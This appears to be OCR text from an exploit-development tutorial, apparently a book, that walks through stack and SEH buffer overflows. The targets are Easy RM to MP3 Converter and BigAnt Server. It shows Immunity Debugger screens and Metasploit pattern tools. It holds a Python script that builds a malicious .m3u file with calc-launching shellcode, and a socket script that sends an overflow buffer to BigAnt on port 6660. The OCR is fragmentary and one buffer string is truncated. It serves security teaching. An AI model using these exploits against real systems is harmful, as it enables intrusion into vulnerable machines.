

Untitled - Notepad
File Edit Format View Help


Easy RM to MP3 Converter
Easy RM to MP3 Converter has encountered a problem and needs to close. We are sorry for the inconvenience.
If you were in the middle of something, the information you were working on might be lost.
Please tell Microsoft about this problem.
We have created an error report that you can send to us. We will treat this report as confidential and anonymous.
To see what data this error report contains, click here.
Send Error Report
Don't Send



Easy RM to MP3 Converter
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8A
Press 'Load' or drag the ready files to the interface!
Purchase
Load
Batch
Start



Immunity Debugger - [CP
File
View
Debug
Plugins
Open F3
Attach Ctrl+F1
Detach
Exit Alt+X



File Edit View Search Terminal Help
root@kali:~/Desktop/BountyBhaiKi# locate pattern_create
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb



Select process to attach
PID Name Service Listening Window Path
668 lsass PolicyAgent, P UDP: 500 4500
824 VBoxService VBoxService
868 svchost DcomLaunch, Te
956 svchost RpcSs TCP: 135
1052 svchost AudioSrv, Cryp UDP: 123 123
1076 alg ALG TCP: 1025
1100 svchost Dnscache
1224 VBoxTray VBoxSharedClipboardClass
1232 ctfmon CiceroUIWndFrame
1276 svchost LmHosts, Remot UDP: 1900 1900
1560 iexplore UDP: 1410
1572 Explorer DDE Server Window
1704 spoolsv Spooler Start Menu
1796 wscntfy Default IME
1892 svchost WebClient
2284 wuauclt
2636 RM2MP3Conve Easy RM to MP3 Converter
2880 iexplore UDP: 1303 SysFader
3648 iexplore SysFader
Attach
Cancel

```
root@kali:/media/sf_Downloads/BOOK# ruby /usr/share/metasploit-framework/t
ools/exploit/pattern_offset.rb -q 0x42386b42
[*] Exact match at offset 1104
```













File Edit Search Options Help


```
import io
a="A"*26104+"\x3A\xF2\xA8\x01"+"\xB8\xFF\xEF\xFF\xFF\xF7\xD0\x2B\xE0\x55\x8B\xEC\x33\xFF\x57\x83\xEC\x04
\xC6\x45\xF8\x63\xC6\x45\xF9\x61\xC6\x45\xFA\x6C\xC6\x45\xFB\x63\x8D\x45\xF8\x50\xBB\xC7\x93\xBF\x77\xFF
\xD3"+"\x90"*100
file = open("crash.m3u","w")
file.write(a)
file.close()
```



Calculator
Edit View Help
Backspace CE C
MC 7 8 9 / sqrt
MR 4 5 6 * %
MS 1 2 3 - 1/x
M+ 0 +/- . + =



Immunity Debugger - RM2MP3Converter.exe - [CPU - main thread, module RM2MP3Co]
Immunity: Consulting Services Manager
Find sequence of commands
push esp
ret
Hint: 'RA' and 'RB' match R32, 'ANY n' matches 0..n commands
Entire block
Find
Cancel



Immunity: Consulting Services Manager
Calculator
Edit View Help
Backspace
CE
C
MC
MR
MS
M+
sqrt
%
1/x
Registers (FPU)
ASCII "K0PDLLKD0ELNMLKE8C8K9JXLCIPBJPPBHL0MZC4O0E8J8KNMZDNF7KOM7BCE1BLBCEPAA"
msvcrt.77C5FCE0


stack
top
2 x 4 bytes
Pointer to next SEH record
Pointer to Exception Handler
Exception_handler1()
2 x 4 bytes
Pointer to next SEH record
Pointer to Exception Handler
Exception_handler2()
2 x 4 bytes
Pointer to next SEH record
Pointer to Exception Handler
Exception_handler3()
2 x 4 bytes
0xFFFFFF
Default exception handler
MSVCRT!exhandler
bottom


Select process to attach
PID
Name
Service
Listening
Window
Path
612 calc C:\WINDO
660 services Eventlog, Plug C:\WINDO
672 lsass PolicyAgent, P: UDP: 500 4500 C:\WINDO
824 VBoxService VBoxService C:\WINDO
868 svchost DcomLaunch, Te C:\WINDO
876 alg ALG TCP: 1026 C:\WINDO
896 VBoxTray VBoxTrayDnDWnd C:\WINDO
956 svchost RpcSs TCP: 135 C:\WINDO
1048 svchost AudioSrv, Cryp UDP: 123 123 C:\WINDO
1096 svchost Dnscache UDP: 1025 1040 C:\WINDO
1136 svchost LmHosts, Remot UDP: 1900 1900 C:\WINDO
1224 calc C:\WINDO
1272 AntAdmin BigAnt Console C:\Progr
1328 AvServer AvServer UDP: 6662 C:\Progr
1448 AntDS AntDS TCP: 6661 C:\Progr
1468 wscntfy C:\WINDO
1472 Explorer Start Menu C:\WINDO
1576 spoolsv Spooler C:\WINDO
1964 AntServer AntServer TCP: 6660 C:\Progr
Attach
Cancel


BigAnt Console
File
Actions
Import
Server
Options
Help
Run Service Control...
User Management
All Users
Start
Restart
Stop
Start All
Restart All
Stop All
Server Name
Description
Port
Type
Status
AntServer
BigAnt Messaging Service
6660
TCP
Running
AvServer
BigAnt Audio&Video Service
6662
UDP
Running
AntDS
BigAnt Document Service
6661
TCP
Running


View
Debug
Plugins
ImmLib
Opt
Log
Alt+L
Executable modules
Alt+E
Memory
Alt+M
Heap
Threads
Windows
Handles
CPU
Alt+C
SEH chain
Alt+S
Patches
Ctrl+P
Call stack
Alt+K


SEH chain of thread 000...
Address
SE handler
013CFD7C
41414141
CCCCCCCC
*** CORRUPT ENTRY ***



```
root@kali:/media/sf_Downloads/BOOK# /usr/share/metasploit-framework/tools/exploi
t/pattern_create.rb -l 2500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As
6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9
Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2B
d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9
Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi
6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2B
l3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9
Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq
6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2B
t3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9
Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By
6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2C
b3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9
```

```
#!/usr/bin/python
import socket


target_address="192.168.110.12"
target_port=6660


buffer = "USV "
buffer +=
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac

sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
print "Sent!!"
sock.close()
```

